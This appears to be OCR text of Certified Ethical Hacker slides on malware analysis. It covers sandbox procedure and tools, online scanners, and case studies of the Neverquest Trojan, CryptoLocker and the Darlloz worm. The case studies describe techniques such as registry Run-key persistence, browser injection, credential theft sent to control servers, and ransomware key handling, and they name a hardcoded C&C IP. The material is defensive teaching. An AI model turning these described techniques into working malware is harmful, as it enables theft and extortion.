


http://upx.sourceforge.net

Malware Analysis Procedure (Cont'd)

3. Set up **network connection** and check that it is not giving any errors
4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as **Process Monitor** and **Process Explorer**

Process Monitor




http://technet.microsoft.com

Malware Analysis Procedure (Cont'd)

NetResident

5. Record network traffic information using the connectivity and log packet content monitoring tools such as **NetResident** and **TCPView**
6. Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**




http://www.tamos.com

Malware Analysis Procedure (Cont'd)

07


Collect the following information using debugging tools such as OllyDbg and ProcDump:

- Service requests and DNS tables information
- Attempts for incoming and outgoing connections




http://www.ollydbg.de

Malware Analysis Tool: IDA Pro




Online Malware Testing: VirusTotal

- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



http://www.virustotal.com



Online Malware Analysis Services

C|EH Certified Ethical Hacker

Anubis: Analyzing Unknown Binaries
http://anubis.iseclab.org

Metascan Online
http://www.metascan-online.com

Avast! Online Scanner
http://91.213.143.22

Bitdefender QuickScan
http://quickscan.bitdefender.com

Malware Protection Center
https://www.microsoft.com

UploadMalware.com
http://www.uploadmalware.com

ThreatExpert
http://www.threatexpert.com

Online Virus Scanner
http://www.fortiguard.com

Dr. Web Online Scanners
http://vms.drweb.com

ThreatAnalyzer
http://www.threattracksecurity.com

Trojan Analysis: Neverquest

A new banking Trojan known as Neverquest, is active and being used to attack a number of popular **banking websites**

This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing

After infecting a system, the malware gives an attacker control of the infected machine with the help of a **Virtual Network Computing** (VNC, for remote access) and **SOCKS proxy server**

The Trojan **targets several banking sites and steals sensitive information** such as login credentials that customers enter into these websites

The Trojan also **steals login information related to social networking sites** like Twitter, and sends this information to its control server

https://blogs.mcafee.com

Trojan Analysis: Neverquest (Cont'd)


- Once it infects a system, the Trojan drops a random-name DLL with a **.dat** extension in the **%APPDATA%** folder
- The Trojan then automatically runs this DLL using regsvr32.exe /s [DLL PATH] by adding a key under "**Software\Microsoft\Windows\CurrentVersion\Run**."
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as **iexplorer.exe** or **firefox.exe**
- Once the victim opens any site with these browsers, the Trojan **requests the encrypted configuration file** from its control server



https://blogs.mcafee.com

Trojan Analysis: Neverquest (Cont'd)


- The Trojan generates a **unique ID number** that will be used in subsequent requests
- The reply is encrypted with **aPLib** compression
- The reply data is appended to an "**AP32**" string, followed by a decompression routine
- The configuration file contains a huge amount of **JavaScript code**, a number of bank websites, social networking websites, and list of financial keywords
- The JavaScript code in the configuration file is used to **modify the page contents** of the bank's site to steal sensitive information




https://blogs.mcafee.com

Trojan Analysis: Neverquest (Cont'd)

- If the Trojan finds any of the keywords on a web page, it will **steal the full URL** and all user-entered information and **sends this data to the attacker**
- The Trojan sends a unique ID number followed by the full URL containing **username and password**
- The Trojan also sends **all web page contents** compressed with aPLib to the attacker in the following format





https://blogs.mcafee.com

Virus Analysis: Ransom Cryptolocker

Ransom Cryptolocker is a ransom-ware that on execution **locks the user's system** thereby leaving the system in an unusable state

It also **encrypts the list of file types** present in the user system

The compromised user has to **pay the attacker** with ransom to unlock the system and to get the files decrypted

Infection and Propagation Vectors

The malware is being propagated via **malicious links in spam e-mails** which leads to pages exploiting common system vulnerabilities

These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine

https://kc.mcafee.com

Virus Analysis: Ransom Cryptolocker (Cont'd)

Characteristics and Symptoms

- The contents of the original files are encrypted using **AES Algorithm** with a randomly generated key
- Once the system is infected, the malware binary first tries to connect to a hard coded **command and control server** with IP address **184.164.136.134**
- If this attempt fails, it **generates a domain name** using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru

Encryption Technique

- The malware uses an AES algorithm to encrypt the files. The malware first generates a **256 bit AES key** and this will be used to encrypt the files
- In order to be able to decrypt the files, the **malware author** needs to know that key
- To avoid transmitting the key in clear text, the malware will encrypt it using an **asymmetric key algorithm**, namely the RSA public/private key pair
- This encrypted key is then submitted to the **C&C server**

https://kc.mcafee.com

Virus Analysis: Ransom Cryptolocker (Cont'd)

Once the system is compromised, the malware displays the below mentioned **warning** to the user and demand ransom to **decrypt the files**

It maintains the list of files which was encrypted by this malware under the following registry entry

- `HKEY_CURRENT_USER\Software\CryptoLocker\Files`

On execution, this malware binary copies itself to `%AppData%` location and deletes itself using a batch file

- `%AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe`

https://kc.mcafee.com

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm)

Darlloz is a Linux worm that is engineered to target the "**Internet of things**"

It targets computers running **Intel x86** architectures and also focuses on devices running the **ARM**, **MIPS**, and **PowerPC architectures**, which are usually found on **routers**, **set-top boxes**, and **security cameras**

http://www.symantec.com

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)

C|EH Certified Ethical Hacker


31,716 Total number of identified IP addresses that were infected with Darlloz

139 Total number of Darlloz infections affected regions

449 Total number of identified OS finger prints from infected IP addresses

43% Darlloz infections compromised Intel based-computers or servers running on Linux

38% Darlloz infections affected a variety of IoT devices, including routers, IP cameras, etc.




http://www.symantec.com

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)

Darlloz Execution

- The main purpose of the worm is to **mine crypto currencies**
